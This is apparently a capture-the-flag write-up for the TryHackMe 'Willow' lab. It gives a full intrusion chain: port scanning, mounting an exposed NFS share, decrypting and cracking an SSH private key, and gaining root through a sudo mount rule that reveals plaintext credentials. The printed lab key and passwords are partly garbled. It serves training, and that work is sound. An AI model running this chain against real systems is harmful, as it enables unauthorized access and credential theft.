

Willow THM (Medium)

Recon /Nmap

Starting with a nmap scan to see open ports and exposed services.


Command : `sudo rustscan -a 10.112.152.69 --ulimit 5000 -r 1-65535 -- -A -oN nmap.txt`

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 62 OpenSSH 6.7p1 Debian 5 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 62 Apache httpd 2.4.10 ((Debian))
|_ http-methods:
|_   Supported Methods: OPTIONS GET HEAD POST
|_ http-title: Recovery Page
|_ http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind  syn-ack ttl 62 2-4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2,3,4    111/tcp     rpcbind
|_   100000  2,3,4    111/udp     rpcbind
|_   100000  3,4      111/tcp6    rpcbind
|_   100000  3,4      111/udp6    rpcbind
|_   100003  2,3,4    2049/tcp    nfs
|_   100003  2,3,4    2049/tcp6   nfs
|_   100003  2,3,4    2049/udp    nfs
|_   100003  2,3,4    2049/udp6   nfs
|_   100005  1,2,3    34079/udp6  mountd
|_   100005  1,2,3    39560/tcp6  mountd
|_   100005  1,2,3    52518/udp   mountd
|_   100005  1,2,3    57030/tcp   mountd
|_   100021  1,3,4    33579/tcp   nlockmgr
|_   100021  1,3,4    33889/tcp6  nlockmgr
|_   100021  1,3,4    49996/udp   nlockmgr
|_   100021  1,3,4    52782/udp6  nlockmgr
|_   100024  1        37106/udp6  status
|_   100024  1        42387/udp   status
|_   100024  1        46303/tcp   status
|_   100024  1        60212/tcp6  status
|_   100227  2,3      2049/tcp    nfs_acl
|_   100227  2,3      2049/tcp6   nfs_acl
|_   100227  2,3      2049/udp    nfs_acl
|_   100227  2,3      2049/udp6   nfs_acl
2049/tcp  open  nfs      syn-ack ttl 62 2-4 (RPC #100003)
```


We have a few ports open SSH(22),HTTP(80),RPC(111) and NFS(2049).

Enum Port 80

Open the web server at port 80.



It shows a recovery page with a bunch of numbers. Copy those long hex numbers and paste them on cyberchef.



It looks like we got a user named **willow** and a hint about a **decryption Key**.

Enum NFS

Enumerating New File System for exposed shares or path,

Command: showmount -e 10.112.152.69

```
$ showmount -e 10.112.152.69
Export list for 10.112.152.69:
/var/failsafe *
```

We see a /var/failsafe we can mount it to our machine and check for any information that will help us exploit it. make a temporary directory where you will mount the files and mount it.

Command : `sudo mount -t nfs 10.112.152.69:/var/failsafe /home/kali/Desktop/CTF/Tryhackme/Willow/failsafe -o nolock`

```
(kali㉿kali)-[~/../CTF/Tryhackme/Willow/failsafe]
$ ls -la
total 12
drwxr--r-- 2 nobody nogroup 4096 Jan 30 2020 .
drwxrwxr-x 3 kali     kali   4096 Oct  5 11:41 ..
-rw-r--r-- 1 root     root    62 Jan 30 2020 rsa_keys

(kali㉿kali)-[~/../CTF/Tryhackme/Willow/failsafe]
$ cat rsa_keys
Public Key Pair: (23, 37627)
Private Key Pair: (61527, 37627)
```

so it showed me that so I used chatgpt to help me out decrypting the key. Copied the output from cybercheft to a text file ciphertext after. Separated the words and numbers.

Command : `grep -oE '[0-9]+' ciphertext > numbers`

Afterwards ran a python script.

```
$ python3 - <<'PY'
d = 61527
n = 37627

with open("numbers") as f:
    ciphertext = [int(x) for x in f]

plaintext = ''.join(chr(pow(c, d, n)) for c in ciphertext)

print(plaintext)
PY
```

and I got the key.

```

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 2E2F405A3529F92188B453CAA6E33270

qUVUQaJ+YmQRqto1knT5nW6m61mhTjJ1/ZBnk4H005j0bgJoUt0QBU+hqSXzHvcX
wLbqFh2kcSbF9SHn0sVnDQOQ1pox2NnGzt2qmmSJtffh8SGQBsGncDei3EABHcv1
gTtzGjHdn+HzvYxvA6J+TMT+akCxXb2+tfA+DObXVHzYKbGAsSNeLEE2CvVZ2X92
0HBZNEvgjsDEIQtc81d33CYjYM4rhJr0mihpCM/OGT3DSFTgZ2COW+H8TCgyhSOX
SmbK1Upwbjg490TYvLMR+OQXjVJKydwFunPj9LbL/2Ut2D0gmdvboaLuXq/xHYM7
q8+Ws506DXAXw3L5r9SToYWzaXiIqaVE0145B\MCSTHXMOb2HowSM/P2EHE727sJ
JJ6ykTKOH+yY2Qit09Yt9Kc/FY/yp9LzgTMCtopGhK+1cmje8Ab5h7BMB7waMUIM
YR891N+B3IIdkHPJSL6+WptTXw5skposYpPGZSbBNMAw5VNVKyeRZJqfMJhP7iKP
d8kExORkdC2DKu3KWkxhQv3tMpLyCUUhGZBJ/29+1At78jHzMfppf13YL130/K7K
Uhnf8sLAN51xZdefSDoEC3tGBebahh17VTLnu/21mjE76oONZ9fe/H7Y8Cp6BK4
GknYUmh4DQ/cqGEFr+GHVNHxQ4kE1TSI/0r4WfekbHJr3+IHeTJVI52PwCeHSLb
bO/2bSbWENGsJ3joXxxumHr4DSvZqUInqZ9/5/jkkg+DrLsEHOHe3YyVh5QVm6ke
33yh\LOvOI6mSYNNfQ/8U/1ee+2HjQXojvb57c\LuOt6+ELQWnEcFEb74NvgQ+I
DHEvVNHFGY+Z2jvCQoGb0LOV8cvVTSDXtbNQ5f/Z3bMdN3AhMN3tQmqXTAPuOI1T
BXZ1aDS6x+s6ecKjybMV/dvnohG8+dDrssV4DPyTOLntpeBkqpSNeiM4MdhxTHj1
PCkDWfBXEAEA/hfvE1oWMNguy3vLvKn8Sk9We5fL+tEBvPjPNSWrEHksq4ZJWSz
JMEyWi/AxTnHDFiO+3m0Eovw41tdreBU2S6QbYsa900AiBnDmWn2m0YmAwS0636L
NJ0Ay4L+ixfYZ+F/5oVQbhvDoXnQC058mNYqqLDVtD/21aj1+RtoYxSX2f/jxCXt
AMF890psZEugk+mhRZZ6HCvDewmBWkgHrZeREEmuWAFkQWV/3gVdMpSdteWM7YIQ
MxkyUMs4jmwvA4ktznTVN1kK7VAtkIUa8+UuVUfchKpQQjwpbGgfdMrcJe55t0dk
M7mSP/jAl9bXlpyikMhrsdkVyNpFtmJU8EGJ4v5GLQzUDuySBCiwcZ7x6u3hpDG+
/+5Nf8423Dy/iAhSWAjoZD3BdkLnfbji1g4dNrJnqHnoZaZxvxs0qQEi/Nc0Em4e
W0pyDdA8so0zkTTd7gm6WFarM7ywGec5rX08gT5v3dDYbPA46LJVprtA+D3ymeR4
l3xMq6RDfzFIFA6MWS8yCK67p7mPxSfqc5NDMONQ/fz+7f03/pjKBYZYLuchpk4
TsH6aY4QbgnEMuA+Errb/uf/5MAhWDMQLBhi42kxaXZ1e3ZMz2penCZFF/nofbLc
-----END RSA PRIVATE KEY-----

```

Copy the key put it to a file id_rsa.txt and use ssh2john to another hash and crack the hashes.

Command : ssh2john id_rsa.txt > idhash.txt

Command : john idhash.txt -w=/usr/share/wordlists/rockyou.txt

```

(kali@kali) [~/Desktop/CTF/Tryhackme/Willow]
$ john idhash.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC,
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) :
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
wildflower (id_rsa.txt)
1g 0:00:00:00 DONE (2026-10-05 12:11) 25.00g/s 252800p/s
Use the "--show" option to display all of the cracked pas
Session completed.

(kali@kali) [~/Desktop/CTF/Tryhackme/Willow]

```

Credentials

willow : wildflower

SSH Login

We have a user and his credentials now we can login to his ssh account.

Command : `ssh willow@10.112.144.114 -i id_rsa.txt -o PubkeyAcceptedAlgorithms=+ssh-rsa`

```
└─$ ssh willow@10.112.144.114 -i id_rsa.txt -o PubkeyAcceptedAlgorithms=+ssh-rsa
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa.txt':
willow@willow-tree:~$ id
uid=1000(willow) gid=1000(willow) groups=1000(willow),24(cdrom),25(floppy),29(audio),30(d
eo),46(plugdev),108(netdev),110(lpadmin),113(scanner),119(bluetooth)
willow@willow-tree:~$
```

The flag is a jpg file so transfer the file to your machine and get the flag.

Command : `scp -i id_rsa.txt -o PubkeyAcceptedAlgorithms=+ssh-rsa`

`willow@10.112.144.114:/home/willow/user.jpg .`

```
-rw-r--r--  1 willow willow  3515 Jan 30  2020 .bashrc
drwxr-xr-x  8 willow willow  4096 Jan 30  2020 .cache
drwx----- 11 willow willow  4096 Jan 30  2020 .config
drwxr-xr-x  2 willow willow  4096 Jan 30  2020 Desktop
drwxr-xr-x  2 willow willow  4096 Jan 30  2020 Documents
drwxr-xr-x  2 willow willow  4096 Jan 30  2020 Downloads
drwx-----  3 willow willow  4096 Mar  2  2020 .gconf
drwx-----  2 willow willow  4096 Jan 30  2020 .gnupg
-rw-----  1 willow willow  4056 Mar  2  2020 .ICEauthority
drwx-----  3 willow willow  4096 Jan 30  2020 .local
drwxr-xr-x  2 willow willow  4096 Jan 30  2020 Music
drwxr-xr-x  2 willow willow  4096 Jan 30  2020 Pictures
-rw-r--r--  1 willow willow   675 Jan 30  2020 .profile
drwxr-xr-x  2 willow willow  4096 Jan 30  2020 Public
drwx-----  2 willow willow  4096 Mar  1  2020 .ssh
drwxr-xr-x  2 willow willow  4096 Jan 30  2020 Templates
-rw-r--r--  1 willow willow 12721 Jan 30  2020 user.jpg
drwxr-xr-x  2 willow willow  4096 Jan 30  2020 Videos
willow@willow-tree:~$ exiftool user.jpg
-bash: exiftool: command not found
willow@willow-tree:~$ ls Desktop/
```

And get the flag.

THM{benea

Priv Esc

Now we want root privileges and take full control of system.

Command : `sudo -l`

```
willow@willow-tree:~$ sudo -l
Matching Defaults entries for willow on willow-tree:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User willow may run the following commands on willow-tree:
    (ALL : ALL) NOPASSWD: /bin/mount /dev/*
```

So I looked at the /dev/ folder and see if it has any interesting devices or something I could use.

```
willow@willow-tree:~$ ls -la /dev/
total 4
drwxr-xr-x 17 root root    2980 Oct  5 13:08 .
drwxr-xr-x 23 root root    4096 Jan 30  2020 ..
crw-rw-rw-  1 root root    10, 235 Oct  5 13:08 autofs
drwxr-xr-x  2 root root    160 Oct  5 13:08 block
crw-rw-rw-  1 root root    10, 234 Oct  5 13:08 btrfs-control
drwxr-xr-x  2 root root   2440 Oct  5 13:08 char
crw-rw-rw-  1 root root      5,  1 Oct  5 13:08 console
lrwxrwxrwx  1 root root      11 Oct  5 13:08 core -> /proc/kcore
drwxr-xr-x  2 root root      60 Oct  5 13:08 cpu
crw-rw-rw-  1 root root    10,  61 Oct  5 13:08 cpu_dma_latency
crw-rw-rw-  1 root root    10, 203 Oct  5 13:08 cuse
drwxr-xr-x  4 root root      80 Oct  5 13:08 disk
drwxr-xr-x  2 root root      80 Oct  5 13:08 dri
crw-rw-rw-  1 root video   29,  0 Oct  5 13:08 fb0
lrwxrwxrwx  1 root root     13 Oct  5 13:08 fd -> /proc/self/fd
crw-rw-rw-  1 root root      1,  7 Oct  5 13:08 full
crw-rw-rw-  1 root root    10, 229 Oct  5 13:08 fuse
drw-rw-rw-  1 root disk   202,  5 Oct  5 13:08 hidden_backup
crw-rw-rw-  1 root root    10, 228 Oct  5 13:08 hpet
lrwxrwxrwx  1 root root      9 Oct  5 13:08 hwrng -> /dev/hwrng
```

There is a hidden_backup so we can mount it and check the backup for any creds or something we can use for priv esc.

Commands : `mkdir -p /tmp/backup`

`sudo /bin/mount /dev/hidden_backup /tmp/backup`

```
willow@willow-tree:~$ cat /tmp/backup/creds.txt
root:7QvbmBTvwPspUK
willow:U0ZZJLGYhNAT2s
willow@willow-tree:~$
```

Creds

root : 7QvbmBTvwPspUK

willow : U0ZZJLGYhNAT2s

Switch user to root and use his password and get the flag.

```
willow@willow-tree:~$ cat /tmp/backup/creds.txt
root:7QvbmBTvwPspUK
willow:U0ZZJLGYhNAT2s
willow@willow-tree:~$ su root
Password:
root@willow-tree:/home/willow# cat /root/root.txt
This would be too easy, don't you think? I actually gave you the root flag some time ago.
You've got my password now -- go find your flag!
root@willow-tree:/home/willow#
```

Looks like we have to find the flag. After a while of digging it looks like the root.txt was hidden on user.jpg file.

```
(kali㉿kali) [~/Desktop/CTF/Tryhackme/Willow]
$ steghide extract -sf user.jpg
Enter passphrase:
wrote extracted data to "root.txt".

(kali㉿kali) [~/Desktop/CTF/Tryhackme/Willow]
$ ls
ciphertext failsafe idhash.txt id_rsa.txt nmap2.txt nmap2.txt

(kali㉿kali) [~/Desktop/CTF/Tryhackme/Willow]
$ cat root.txt
THM{find_...}

After a while of digging it looks like the root.txt was hidden on
(kali㉿kali) [~/Desktop/CTF/Tryhackme/Willow]
```

Got the root flag and finished the lab.

HOPE This Helped.